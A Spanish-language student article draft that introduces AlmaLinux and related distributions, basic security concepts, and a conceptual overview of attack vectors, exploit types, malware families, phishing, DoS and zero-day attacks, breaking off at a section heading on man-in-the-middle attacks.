

Análisis de vulnerabilidades a través de herramientas en AlmaLinux

Analysis of vulnerabilities through tools in AlmaLinux

¹Facultad de Ciencias de la Computación, Benemérita Universidad Autónoma de Puebla,
14 Sur y Av. San Claudio. Col. San Manuel Puebla, Puebla. México.

christian.amadoro@alumno.buap.mx

Abstract

In this article, we will introduce the reader to the most relevant operating systems for server administration and cybersecurity (RHEL, CentOS, Alma Linux, Kali Linux). We will discuss the basic theory of cybersecurity and its origins, then move on to the theory of cyberattacks through the exploitation of vulnerabilities. Next, we will list tools that can assist us in defending the IT systems we are responsible for. As we approach the end of the article, we will focus on maximizing the potential of Alma Linux as a cybersecurity administrator, using the specialized tools it offers. If necessary, we will also migrate tools from other distributions to this one, documenting step-by-step all the practical aspects involved. Finally, we will provide our references in the bibliography section.

Resumen

En este artículo vamos a introducir al lector en los sistemas operativos más relevantes para la administración de servidores y la ciberseguridad en los mismos (RHEL, CentOS, Alma Linux, Kali Linux). Hablaremos sobre la teoría básica de la ciberseguridad y de dónde viene, luego sobre teoría de ciberataques por explotación de vulnerabilidades. Luego enlistaremos herramientas que nos pueden ayudar en la defensa de los sistemas informáticos de los que somos responsables. Y acercándonos al final del artículo, vamos a enfocar nuestra atención en aprovechar el máximo potencial de Alma Linux como administrador de ciberseguridad, a través de las herramientas especializadas que ofrece. Y de ser necesario, migrar herramientas de otras distribuciones a esta distribución. Documentando paso a paso todos los tópicos prácticos que esto conlleve. Y finalmente, ofrecer nuestras referencias en la sección de bibliografía.

! Versión completa (borrador no oficial, sin revisiones ortográficas extensas, pero con toda la información, documentación y referencias completas)

Keywords and phrases: Vulnerabilidades, Vector de ataque, Amenazas, Exploit, Explotación, Ciberataque, Atacante, Ataque, Hacker, Malware, Phishing, Payload, Alma Linux, Herramientas, Instalación, Comandos, Terminal, Seguridad, Seguridad de la información, Seguridad informática, Ciberseguridad, Análisis, Protocolos de red, Servicios de red, Protocolos, Servicios, Sistemas operativos, Puertos.

1 Introducción

Alma Linux es un sistema operativo compatible a nivel binario con Red Hat Enterprise Linux (RHEL), creado con el objetivo de llenar el vacío que dejó la discontinuación de CentOS, otro sistema operativo que también fue creado para ofrecer una versión gratuita y de código abierto de RHEL pero que eventualmente, dejó de recibir soporte de la comunidad que lo desarrolló. ¿Por qué es tan importante RHEL? RHEL es un sistema operativo estable y ofrece muchas funcionalidades de administración y ciberseguridad en servidores a nivel empresarial, además de recibir constantemente actualizaciones y nuevos parches de seguridad. Sus usuarios deben pagar una suscripción para acceder dichas actualizaciones (por cada máquina en la que se planea instalar este SO). Además de que con la suscripción, se tiene acceso a soporte técnico por parte de Red Hat Inc. Es por eso que CentOS fue tan relevante, al ofrecer una alternativa gratuita de las funcionalidades que RHEL ofrecía, era Invaluable. Y cuando se anunció la discontinuación de CentOS, llegó Alma Linux para tomar su lugar. Es de esta manera que los tres sistemas operativos están relacionados.

Kali Linux por su parte, no está directamente relacionado con estos tres sistemas operativos, pero debemos mencionarlo porque es el sistema operativo para la ciberseguridad por excelencia, ya que en su instalación incluye las herramientas más populares y actualizadas de escaneo de redes, escaneo de vulnerabilidades, explotación de vulnerabilidades, antivirus, y de más.

Como veremos en apartados posteriores de este artículo, el análisis y la explotación de vulnerabilidades juegan un papel muy importante en la seguridad cibernética de cualquier sistema informático, ya sea de uso personal, académico, empresarial o gubernamental. Por lo que procederemos a entender desde el origen cómo es que esto se puede usar tanto para la defensa, como vector de ataque.

2 Marco Teórico y Estado del Arte

A continuación, se definen conceptos básicos para la comprensión de este artículo.

2.1 Seguridad

La sensación de seguridad surge al saber que estamos protegidos de riesgos o de peligros de diversa naturaleza. La seguridad impregna todos los aspectos de nuestro entorno, en todos los ámbitos de nuestro día a día, la veamos o no. Desde la construcción de nuestros edificios, la creación y uso de diversas maquinarias, la forma en la que conducimos nuestros coches, la forma en la que nos comportamos, cómo nos medicamos, y mucho más. Y por supuesto, todo esto incluye también las ingenierías informáticas y ciencias de TI [1].

2.2 Riesgos, amenazas y vulnerabilidades

Cualquier tipo de seguridad (laboral, vial, biológica, médica, tecnológica, informática, etc...) implica los conceptos de riesgo, amenaza y vulnerabilidad [1]. Entendamos también estos conceptos en su forma más básica, para después enfocarlos a lo que nos compete en posteriores apartados.

- *Riesgo*: Posibilidad / probabilidad de que un potencial peligro, se convierta en un daño.
- *Amenaza*: Entidad o condición que ocasiona la aparición de riesgos
- *Vulnerabilidad*: Condición de estar desprotegido ante una amenaza o riesgo específico.

2.3 El estado del arte en materia de administración de servidores y ciberseguridad incluye uso de VPN's (Virtual Private Network), administración remota, virtualización de redes y de sistemas operativos, contenedores (como Docker y Kubernetes), la automatización de operaciones (operaciones como monitoreo y gestión de redes y rendimiento), renta de servicios en la nube (como AWS, GCP, y IBM Cloud), y por supuesto: ciberseguridad. Actualmente muchas de estas cosas están integradas con inteligencia artificial (o se está trabajando en ello) para aprovecharlas al máximo.

2.4 En cuanto al análisis de vulnerabilidades, el estado del arte incluye escaneo automatizado, pruebas de penetración, simulación de ataques reales (conocido como Red Teaming), análisis dinámico y estático de vulnerabilidades (análisis del sistema mientras este está desplegado en tiempo real y mientras este no está desplegado en tiempo real, respectivamente) Priorización de vulnerabilidades, planificación de respuesta y por supuesto, todas las herramientas creadas hace años y también las emergentes que ayudan en tareas puntuales de cualquiera de los tópicos que acabamos de mencionar, y también las que faltan por mencionar de naturaleza profundamente técnica.

3 Seguridad de la información

A menudo se suelen confundir los términos “Seguridad de la información”, “Seguridad informática” y “Ciberseguridad”, pero, aunque suenen parecidos, y aunque podamos encontrar muchas fuentes que citen a estos términos como sinónimos o como “lo mismo”, no son lo mismo. La seguridad de la información es el área que busca hacer cumplir la triada CIA (Confidentiality, Integrity, Availability) (Confidencialidad, Integridad y Disponibilidad) en lo que a información respecta. Aunque esta área está ampliamente relacionada con ciberseguridad y seguridad informática, no necesariamente implica medios o infraestructuras digitales. Pues esta incluye también soportes físicos (como identificaciones, facturas, recibos, documentos y otros recursos físicos que puedan almacenar información), además del uso y divulgación de dicha información a través de cualquier medio [2] [5]. Si analizamos la idea detenidamente, podemos notar que esta área podría abarcar también la recolección inicial y posterior procesamiento de datos sin importar su naturaleza, con un enfoque en la integridad de dichos datos, buscando que estos no hayan sido alterados, parcialmente inventados o falsificados de alguna forma, ya sea por algún encuestador, supervisor, estadístico o cualquier persona con acceso a la información.

En este apartado cabe mencionar la importancia de tener buenas prácticas de navegación y de comportamiento en internet. Pues hoy en día, la información que se recopila de nosotros por parte de múltiples entidades en línea (Por ejemplo, agencias de anuncios), y la facilidad con la que se hace, puede comprometer nuestra privacidad más de lo que pensamos y de lo que nos gustaría. Esto está relacionado con la protección de datos personales y la privacidad, que también son áreas importantes dentro de la seguridad de la información. Todos sabemos que hoy en día uno de los principales mercados es el de perfilamiento de usuarios para ofrecerles contenido y anuncios personalizados que sean de su interés. Algunas de las herramientas usadas para lograr estos perfilamientos son: Cookies de seguimiento, Scripts de seguimiento y Pixel tags (beacons) [3].

La rama más importante de la seguridad de la información es la criptografía. La criptografía es el campo/disciplina que se encarga de codificar información para que permanezca secreta ante todo aquel que no esté autorizado a tener acceso a la llave de descifrado. Dicha codificación se lleva a cabo mediante diversos algoritmos. Hay muchos algoritmos de codificación bien conocidos desde hace muchísimo tiempo, como el cifrado de César, que, aunque es prácticamente el algoritmo de cifrado más débil que existe, es el ejemplo práctico perfecto para entender cuál es el propósito de esta rama de estudio (desplaza cada letra del alfabeto un número fijo de posiciones). Hay otros algoritmos que son más complicados, sofisticados, y seguros. Y son los que se usan hoy en día en un sinnúmero de aplicaciones. La criptografía está presente todo el tiempo en la seguridad informática y en la ciberseguridad, incluso cuando no la usamos manualmente como tal. Y, aunque en la práctica moderna está ampliamente relacionada con la seguridad informática y la ciberseguridad, sus objetivos y principios básicos son autosuficientes en la teoría [4].

4 Seguridad informática

La seguridad informática es el área que busca proteger toda la infraestructura de Tecnologías de la información de una empresa, organización o entidad. Tecnologías que incluyen; equipos de computación (computadoras, celulares, tablets), dispositivos de red (como routers, módems, repetidores, antenas, cableas, etc) (todo tipo de hardware), datos, software, entre otros. Ante cualquier riesgo posible, como accesos no autorizados, ciberataques, filtraciones de datos e incluso incidentes físicos como apagones, terremotos, inundaciones, incendios etc... [2].

Esta área engloba también una gran parte de la seguridad de la información, aunque implica forzosamente hardware e infraestructuras digitales. Y se centra más en proteger dichas infraestructuras. Algunas de las ramas de estudio que surgen a partir de esta área son [2]:

- *Seguridad de IoT y tecnología operativa (OT)*: Dedicada a proteger dispositivos domésticos o de uso local, que estén conectados a internet. Por ejemplo: cámaras, electrodomésticos inteligentes, sensores, etc.
- *Seguridad en Internet*: Dedicada a monitorear el tráfico en internet en busca y eliminación de amenazas.
- *Seguridad de las aplicaciones*: Dedicada a buscar y corregir vulnerabilidades de cualquier índole relacionadas con el uso y desarrollo de aplicaciones ya sea aplicaciones web, de escritorio o móviles.
- *Seguridad de la red*: Enfocada a: impedir el acceso no autorizado a una red, detener ciberataques en tiempo real y brindar accesibilidad a usuarios que sí están autorizados.
- *Seguridad de endpoint*: Enfocada a proteger a los usuarios finales y endpoints de cualquier tipo de ciberataque.
- *Cloud security*: Aborda las amenazas de cualquier naturaleza que tengan que ver con servicios en la nube, tanto del lado del proveedor de servicios en la nube (CSP) como del lado del cliente (la forma en la que usa esa nube, o lo que ejecuta en ella).

Naturalmente muchas de estas ramas se complementan unas a otras o incluso unas se basan en otras, y esas “otras” abren otras. Incluso podemos encontrar ramas que se citan de diferente manera en diferentes fuentes. Y es normal que muchas ramas pertenezcan a varias áreas a la vez. Las ramas que acabamos de mencionar forman parte tanto del área de seguridad de la información, como seguridad informática, como ciberseguridad. Aunque cada una siguiendo su enfoque y metodología específicos, siendo ciberseguridad la que más nos interesa, y en la que nos vamos a centrar en las páginas siguientes.

5 Ciberseguridad

Por su parte, la ciberseguridad se centra en proteger medios digitales que, al ser digitales, son comprometidos de maneras más específicas, principalmente mediante ataques directos y debilidades de autenticación. La ciberseguridad protege a los sistemas computacionales, redes, aplicaciones, datos, archivos y activos financieros que pertenecen a una persona u organización, contra atacantes que usan Virus, Ransomware, Spyware (Malwares) o cualquier medio para comprometer la “CIA” de dichos activos. Estos son los ataques que se denominan ‘ciberataque’ (posteriormente profundizaremos en estos) [6].

Entonces, Aunque están ampliamente relacionadas y aunque muchas de las ramas de cada una se complementen unas con otras, la seguridad de la información, seguridad informática y la ciberseguridad tratan enfoques ligeramente diferentes en cuanto a seguridad, y sus metodologías abarcan más, menos o diferentes campos. En general podemos considerar la seguridad de la información como el área más involucrada y que abarca o contiene más ramas de estudio, luego la seguridad informática que complementa a la anterior añadiendo infraestructuras de hardware y medios digitales. Y finalmente la ciberseguridad enfocada principalmente en ciberataques. Todas se complementan, aunque se especializan en diferentes campos [2][5][6].




Diagrama de los conceptos de seguridad de la información, seguridad informática y ciberseguridad ilustrado ejemplos de qué ramas pertenecen más a qué áreas de estudio.

5.1 ¿Por qué es importante la ciberseguridad?

El costo asociado con los ataques cibernéticos para las empresas y organizaciones puede ser excesivamente alto. Citando información que dio la IBM (International Business Machines) [6]:

- I. “El costo promedio de una filtración de datos en 2023 fue de 4.45 millones de dólares, un 15 % más que en los últimos años”.

- II. *“El costo promedio de una filtración de datos relacionada con Ransomware en 2023 fue de 5.13 millones de dólares. Mas aparte el pago del rescate, que fue de 1 542 333 dólares adicionales. (un 89 % más que el año anterior)”.*
- III. *“la ciberdelincuencia podría costar a la economía mundial 10,5 billones de dólares al año en 2025”.*

Por lo que es normal que muchas empresas inviertan una buena parte de su presupuesto a protegerse contra estos ataques. De hecho, cualquier país del mundo podría verse seriamente afectado si sus infraestructuras tecnológicas se vieran comprometidas. Se sabe de ciberataques dirigidos a países, que ocasionaron daños sumamente costosos de muchas maneras.

Por ejemplo, según información de *Es Consulting*, en 2015 un Malware Troyano llamado BlackEnergy, ocasionó cortes en el suministro de recursos eléctricos que afectaron hogares en Ivano-Frankivsk. O recientemente tras las acusaciones de fraude electoral contra Nicolás Maduro, una de las formas de ataque que ciertos grupos activistas optaron por hacer, fue de naturaleza cibernética, derribando varios portales gubernamentales del país de Venezuela como modo de protesta [\[21\]](#)[\[19\]](#).

Y por supuesto, es muy fácil imaginar el costo del daño a los activos y recursos tecnológicos de un usuario individual si este se ve afectado por un ciberataque eficiente. Entonces teniendo todo esto en cuenta, podemos entender fácilmente por qué hay muchas áreas de trabajo basadas en ciberseguridad que están muy bien remuneradas [\[7\]](#)[\[8\]](#).

Campos laborales basadas en ciberseguridad:

- | | |
|---------------------------------------|---|
| ✓ Técnico en ciberseguridad | ✓ Auditor de seguridad informática |
| ✓ Administrador de seguridad en redes | ✓ Asesor de seguridad informática |
| ✓ Gestor de sistemas de seguridad | ✓ Especialista en software de seguridad |
| ✓ Gestor de seguridad perimetral | ✓ Consultor de hacking ético |
| ✓ Consultor de seguridad | ✓ Detective informático |
| ✓ analista de riesgos | ✓ Arquitecto de sistemas de seguridad digital |

6 Ramas de la Ciberseguridad

Entre las principales ramas de la ciberseguridad, podemos encontrar (de nuevo) tres enfoques principales diferentes, que son: *Justicia* (enfoque en la protección legal y ética dentro del ámbito digital), *Gestión* (enfoque en la administración de riesgos y recursos de seguridad en las organizaciones) y *Práctico* (enfoque en la implementación y operación de soluciones técnicas). Dentro de las cuales tenemos:

Justicia:

- *Peritaje judicial:* El perito informático se encarga de investigar el origen y curso de acción que ha seguido un ciberdelincuente. Esto incluye disponibilidad para testificar y comunicar hallazgos de naturaleza técnica especializada, la generación de documentación y reportes, rastreo de evidencia digital, entre otras actividades de naturaleza legal [8].
- *Informática forense:* Se encarga de la recolección de información, mediante técnicas especializadas para extraer, preservar y analizar datos digitales, con el objetivo de obtener evidencia que pueda ser usada con propósitos legales. Esto debe hacerse siempre siguiendo un riguroso método científico para garantizar la validez de la evidencia obtenida [8].
- *Investigación y persecución del cibercrimen:* Naturalmente, investiga y castiga delitos de naturaleza cibernética. Por ejemplo: Fraude informático, Estafas informáticas, Sabotaje informático, Pornografía infantil, Espionaje informático, Robo de identidad, Suplantación de identidad, Amenazas, injurias y calumnias por internet [8].

Gestión:

- *Dirección de seguridad:* Se encarga de administrar y gestionar todos los aspectos estratégicos y operativos de la seguridad de un sistema. Aspectos como la evaluación de riesgos, gestión de incidentes, cumplimiento de normativas y políticas de seguridad, capacitación de personal, monitoreo y detección de amenazas, respuesta a incidentes, planificación, presupuestación, selección de recursos. Y en general la gestión de cómo se implementan todas ellas [7].
- *Big data en entornos seguros:* Se especializa en salvaguardar grandes volúmenes de datos. Incluye autenticación, autorización, control de privilegios, escalabilidad y otros aspectos [7].
- *Auditoría de seguridad digital:* Se dedica a vigilar, controlar y verificar que las medidas de seguridad de los sistemas se adecúen a las normativas vigentes para su eficiente protección [8].
- *Consultoría de ciberseguridad:* Consiste en brindar asesoría a cualquier entidad que necesite garantizar la protección de sus sistemas computacionales. Un consultor de ciberseguridad

analiza los riesgos y potenciales riesgos existentes en el sistema de quien los contrata para proponer y desarrollar las estrategias defensivas correspondientes [7] [8].

Prácticas:

- *Seguridad en redes:* Como es de esperar, se especializa en tecnologías, software y hardware de redes informáticas. Lo que incluye antivirus, firewalls, uso de protocolos de red, VPN, NAC, sniffers, routers, módems, antenas, conmutadores etc. También abarca el diseño estratégico de topologías físicas y lógicas de redes. Así como la planificación de copias de seguridad de datos y servidores, planificación de protocolos de respuesta a incidentes y administración de sistemas operativos de red [6].
- *Seguridad de bases de datos:* Naturalmente, se dedica a salvaguardar la 'CIA' de los sistemas de bases de datos. Implementando técnicas de cifrado, control de acceso, gestión de permisos, políticas de respaldo y recuperación de datos, protección contra inyecciones SQL. Y en general el monitoreo constante de cualquier vulnerabilidad relacionada con estos tópicos [7].
- *Hacking ético:* El hacker ético se dedica a identificar y corregir vulnerabilidades en sistemas y redes mediante técnicas de hacking, pero de manera legal y autorizada. Utiliza herramientas y métodos similares a los de los hackers maliciosos para evaluar la seguridad, pero con el propósito de mejorar la protección de los sistemas. Los profesionales en hacking ético realizan pruebas de penetración, auditorías de seguridad y análisis de vulnerabilidades, generando informes con recomendaciones para reforzar la seguridad y prevenir posibles ataques. En general, buscan asegurar que los sistemas sean robustos y estén protegidos contra amenazas. Esta rama es también conocida como “*penetration testing*” o “*pruebas de penetración*” [8].

El hacking ético es una de las ramas más importantes de la ciberseguridad (o la más importante) porque, como podemos notar, para poder ser considerado un hacker ético, se tiene que tener un alto dominio en la gran mayoría de campos de la ciberseguridad en general, para poder hacer un trabajo eficiente. Además de mantenerse actualizado constantemente debido a la velocidad con la que estos tópicos evolucionan. Y por supuesto, decidir usar estos conocimientos con profesionalismo y con buena moral.

7 Ataques

7.1 Vulnerabilidades, Vectores de ataque y Exploits

Para hablar sobre ataques en ciberseguridad, tenemos que conocer los conceptos de “Vulnerabilidad”, “Vector de ataque” y “Exploit”. Luego hablar de los dos tipos de Exploit que hay. Y luego aprender a diferenciar bien entre Vector de ataque y Exploit.

Como ya habíamos mencionado hace algunas páginas, una *vulnerabilidad* es cualquier debilidad en el sistema víctima, que pueda ser usada por un atacante para comprometerlo. Supongamos que tenemos una casa que tiene algunos sistemas de seguridad como alarmas, rejas y demás... Pero si esta casa tiene una ventana abierta, entonces ahí tenemos una vulnerabilidad, pues es algo que el atacante puede usar para sus propósitos maliciosos. Algunos ejemplos de vulnerabilidades en sistemas computacionales son: métodos de autenticación débiles, mala administración de puertos de red, configuración incorrecta o débil de sistemas operativos o de redes, contraseñas poco robustas, entre otros [1][34].

Ahora, el *vector de ataque* es la técnica o método que el atacante usará para comprometer al sistema víctima [31][32][34]. Algunos ejemplos de vectores de ataque son:

- *Phishing*: Fraude en línea que intenta engañar a las personas para que revelen información confidencial, como contraseñas, números de tarjeta de crédito o datos personales. Esto se hace suplantando la identidad de la persona o servicio con la que la víctima quería comunicarse en realidad. O simplemente engañando a la víctima de cualquier forma [17] [31][33][34].
- *Explotar de vulnerabilidades de software*: Es la práctica de aprovechar fallos o debilidades en un programa informático para ganar acceso no autorizado o ejecutar acciones maliciosas. Los hackers buscan errores en el software, como fallos en el código o configuraciones incorrectas, que puedan permitirles obtener privilegios elevados, ejecutar código malicioso, robar datos, etc [31][33].
- *Realizar ataques de fuerza bruta*: Es un método de desciframiento de contraseñas o claves criptográficas mediante la prueba exhaustiva de todas las combinaciones posibles hasta encontrar la correcta. Los atacantes utilizan software automatizado para probar rápidamente múltiples combinaciones de contraseñas, números, o caracteres especiales. Aunque este tipo de ataque puede ser efectivo contra contraseñas simples o cortas, se vuelve mucho más difícil y lento cuando se trata de contraseñas largas y complejas (de ahí la importancia de establecer contraseñas robustas) [17] [34].
- *Haciendo uso de ingeniería social*: la ingeniería social abarca las técnicas de manipulación psicológica utilizada para engañar a las personas y que así, proporcionen información confidencial o realicen acciones que comprometan su seguridad o la de su entorno. En lugar de

atacar sistemas directamente, los atacantes se enfocan en engañar a las personas para que revele información sensible o les den acceso a sistemas. Esto puede incluir engañar a alguien para que haga clic en un enlace malicioso, revele contraseñas o proporcione información personal bajo falsas pretensiones [31][33][34].

Cada vector representa una posible entrada para los hackers, quienes buscan aprovechar debilidades en el diseño, configuración o implementación de sistemas para ganar acceso no autorizado a cuentas o sistemas. Los vectores de ataque están altamente enfocados a la teoría y a la fase de planificación de los ciberataques.

Por último, un *Exploit* es la técnica o herramienta específica que se usará para aprovecharse de la(s) vulnerabilidad(es) del sistema víctima y así atacarlo [33][34]. Hay que hacer énfasis en “técnica o herramienta” pues esos son los dos tipos de Exploit que podemos identificar; los que son métodos o técnicas específicas, y los que son software, código o herramientas específicas. Y a diferencia de los vectores de ataque, estos consisten en conceptos y elementos prácticos, usados en la práctica en tiempo real de un ataque.

Ejemplos de exploits (técnicas de ataque comúnmente explotadas) específicos son:

- Desbordamiento de búfer: Consiste en que un atacante envía datos que exceden el tamaño del búfer reservado en la memoria, sobrescribiendo áreas adyacentes y permitiendo la ejecución de código malicioso escritos en lenguajes como C o C++ que no realizan una validación adecuada del tamaño de los datos [34].
- Inyección SQL: Consiste en insertar código SQL malicioso en una consulta de base de datos a través de un campo de entrada, lo que puede permitir la manipulación o acceso no autorizado a datos en aplicaciones web que no utilizan consultas parametrizadas o preparadas [17] [34].
- Inyección de comandos: Consiste en introducir comandos del sistema operativo en campos de entrada de una aplicación, ejecutándolos en el servidor [34].
- Cross-Site Scripting (XSS): Consiste en insertar scripts maliciosos en páginas web que se ejecutan en el navegador de otro usuario, permitiendo el robo de cookies o la manipulación de la sesión en aplicaciones web que no gestionan adecuadamente el contenido de entrada del usuario [17].
- Man In The Middle (MITM): Un atacante intercepta y/o altera las comunicaciones entre dos partes sin que ellos lo sepan. Esto puede ocurrir en redes inseguras o protocolos de comunicación sin cifrado adecuado [17].

Por otro lado, aquí tenemos ejemplos de exploits orientados a software:

- **Stuxnet:** Exploit altamente sofisticado que fue utilizado para atacar sistemas de control industrial, específicamente en instalaciones nucleares iraníes, y que funciona mediante la infección de sistemas SCADA para manipular discretamente el funcionamiento de las centrifugadoras, causando daños físicos sin ser detectado inicialmente [10].
- **Mimikatz:** Aunque originalmente es una herramienta para recuperar contraseñas y hashes de Windows, se utiliza como un exploit para demostrar cómo se pueden extraer credenciales de sistemas comprometidos [11].
- **Metasploit Framework:** Es una herramienta de código abierto que proporciona una amplia gama de exploits y payloads para realizar pruebas de penetración y auditorías de seguridad. Permite a los usuarios ejecutar exploits contra sistemas vulnerables para evaluar su seguridad [12] [37].

7.2 Tipos de ataques

Hablemos sobre los tipos de ataques que existen...

7.2.1 Ataques basados en Malware: El malware, abreviatura de "Malicious Software", es cualquier software diseñado para causar daño a sistemas informáticos, robar información o realizar acciones no autorizadas. Existen diversas formas de malware, que son clasificadas según el tipo de daño que hacen, o según el método que siguen para hacerlo [13][17][18][33]. Revisemos los más frecuentemente citados:

- **Ransomware:** El Ransomware bloquea o destruye datos importantes hasta que se paga su rescate. Básicamente consiste en el secuestro de datos [13][17][18][33].
- **Caballo de Troya:** Los Troyanos dependen de que un usuario los descargue sin saberlo porque parecen ser archivos o aplicaciones legítimas (de ahí su nombre). Una vez descargados, pueden hacer diversos tipos de daño. Como por ejemplo: descargar e instalar Malware adicional [13][17].
- **Spyware:** El Spyware se infiltra en un dispositivo sin el permiso del usuario o sin notificarle de manera adecuada. Tras su instalación puede vigilar las actividades en línea del usuario, recolectar datos sensibles, modificar la configuración del dispositivo y afectar su rendimiento general. Su presencia compromete la privacidad del usuario [13].
- **Gusano:** Un Gusano suele encontrarse en archivos adjuntos de correos electrónicos, mensajes de texto, programas de intercambio de archivos, redes sociales, recursos compartidos en red y unidades externas. Este tipo de Malware se propaga a través de una red aprovechando vulnerabilidades de seguridad y replicándose a sí mismo. Según el tipo de Gusano, puede robar información confidencial, modificar configuraciones de seguridad o bloquear el acceso a archivos importantes [13].

- **Virus:** Su objetivo principal es interrumpir el correcto funcionamiento del equipo infectado al comprometer la integridad de la información almacenada. Además de difundirse a otros dispositivos mediante el uso de los dispositivos que ya infectó [13] [33].
- **Rootkit:** Un Rootkit se oculta en un dispositivo durante el mayor tiempo posible, a veces incluso durante años, con el fin de robar información y recursos de manera continua. Los Rootkits también pueden conceder acceso administrativo o elevado al ciberdelincuente, lo que le permite tomar control total del dispositivo para realizar acciones maliciosas, como robar datos, espiar a la víctima o, nuevamente, instalar más Malware. Su diferencia con el Spyware es que el Rootkit además puede ser usado para esconder otros tipos de malware. Podemos considerar al Rootkit como un tipo de Super Spyware [13].

Algunos ejemplares históricos de malwares son:

Nombre, (año y tipo)	Descripción
<i>"I love you"</i> (2000, Gusano)	Se propagó a nivel mundial través de correos electrónicos con el asunto "I Love You" y un archivo adjunto llamado "LOVE-LETTER-FOR-YOU.txt.vbs". Al abrir el archivo, el virus sobrescribía archivos y enviaba copias de sí mismo a todos los contactos del usuario. Causó daños estimados en miles de millones de dólares y resaltó la vulnerabilidad de los sistemas informáticos frente a ataques sociales [14].
<i>"You are an idiot"</i> (2007, Troyano)	"You Are an Idiot" se diseminó principalmente a través de correos electrónicos fraudulentos. Al abrirse, se mostraba el mensaje que le dio nombre. Aunque no era destructivo, se usaba para ridiculizar a los usuarios y causarles molestias [15].
<i>Zeus</i> (2007, Troyano)	Se especializa en el robo de credenciales bancarias. Zeus infecta los sistemas para registrar las pulsaciones de teclas y capturar información confidencial, como nombres de usuario y contraseñas. A menudo se utiliza para formar redes de Bots, facilitando ataques adicionales y el fraude financiero. Su impacto ha sido significativo en el robo de información personal y financiera [14].
<i>Conficker</i> (2008, Gusano)	Se propagó a través de Windows. Conficker formaba una Botnet, permitiendo el control remoto de las máquinas afectadas y la descarga de otros Malware [16].
<i>WannaCry</i> (2017, Ransomware)	Se propagó aprovechando una vulnerabilidad en Windows conocida como EternalBlue,. WannaCry encripta los archivos del usuario y exige un rescate en Bitcoin para su liberación. Su ataque afectó a organizaciones de gran escala, como por ejemplo, el Servicio Nacional de Salud del Reino Unido [14].

7.2.2 Ataques basados en ingeniería social:

7.2.2.1 Phishing: Como ya habíamos explicado en páginas anteriores, un ataque de Phishing se presenta como una fuente legítima para engañar a las personas y robar información confidencial mediante correos electrónicos, sitios web, mensajes de texto u otros medios digitales. Por ejemplo, un hacker puede hacerse pasar por un banco y enviar un correo electrónico informando al cliente que su cuenta ha sido bloqueada debido a actividad sospechosa, luego pedirle que haga clic en un enlace para resolver el problema y luego, al hacer clic en el enlace, un Malware se instala en el dispositivo. O, mostrar al usuario un formulario en el que se le solicita dar la información de su cuenta. Hay muchas variantes de Phishing, por ejemplo:

- *Whale Phishing:* (Phishing dirigido a altos ejecutivos o personas de alto perfil en una organización, buscando realizar fraudes a gran escala) [13][22].
- *Smishing:* (Phishing por mensajes de texto) [13].
- *Spear Phishing:* (Phishing dirigido y personalizado a una persona específica) [13] [22].
- *Clone Phishing:* (Creación de una copia falsa de un correo legítimo ya enviado, con enlaces o archivos maliciosos) [22].
- *Pop-up:* (Ventana emergente en un sitio web que intenta engañar al usuario) [22].
- *Vishing:* (Phishing llevado a cabo mediante llamadas telefónicas) [13] [18].

7.2.2.2 Business email compromiso (BEC): Se enfoca en comprometer cuentas de correo electrónico corporativas para defraudar a empresas. Los hackers obtienen acceso a la cuenta de un empleado y utilizan esta cuenta para engañar a otros miembros de la empresa o socios comerciales, solicitando transferencias de dinero o información confidencial.

A diferencia del phishing, que se dirige a una audiencia general con correos electrónicos masivos, el BEC suele ser muy específico y dirigido. Los atacantes a menudo investigan a fondo a la víctima y a la empresa para crear mensajes personalizados que parecen legítimos y urgentes, lo que facilita el fraude. Por ejemplo, pueden enviar un correo electrónico que parezca provenir del director financiero, solicitando una transferencia de fondos urgente a una cuenta de banco controlada por el hacker [9][22].

7.2.2.3. Denegación de servicio

Un ataque de Denegación de Servicio (DoS), es un tipo de ciberataque cuyo objetivo es hacer que un sistema, servicio o red sea inaccesible para sus usuarios legítimos. Este ataque se lleva a cabo saturando el sistema objetivo con una cantidad excesiva de tráfico, solicitudes o datos, de manera que no se puedan procesar las peticiones legítimas.

Hay dos tipos principales de ataques de Denegación de Servicio. Primero tenemos la *Denegación de Servicio Simple (DoS)*, que es cuando un solo dispositivo se utiliza para inundar al objetivo con tráfico excesivo o solicitudes, lo que agota sus recursos y lo deja incapaz de atender las peticiones de usuarios reales. Y también está la *Denegación de Servicio Distribuida (DDoS)*. Que es cuando el

ataque es coordinado a través de una red de dispositivos comprometidos, conocidos como Botnets. Estos dispositivos envían tráfico masivo al objetivo simultáneamente, para hacer más fuerte el impacto y la dificultad para mitigar el ataque.

El propósito de estos ataques puede variar desde interrumpir el funcionamiento normal de un servicio, como un sitio web, hasta causar daño financiero o la reputación de la organización afectada [18][22][33][34].

7.2.2.4 Ataques de Día Cero

Los Ataques de Día Cero, o "Zero-Day Attacks" explotan vulnerabilidades en software o sistemas que aún no han sido descubiertas por el fabricante o el público en general. "Día cero" se refiere al momento en que se conoce la vulnerabilidad, ya que el software aún no tiene un parche o solución disponible para corregirla.

En un Ataque de Día Cero, los ciberdelincuentes utilizan estas vulnerabilidades desconocidas para infiltrarse en sistemas, robar datos, o causar daños antes de que se pueda lanzar una actualización de seguridad para resolver el problema. Debido a que la vulnerabilidad es desconocida para las defensas de seguridad y para quienes desarrollan el software, estos ataques pueden ser especialmente difíciles de detectar y mitigar [18] [33].

7.2.2.5 Man in the middle (MITM)

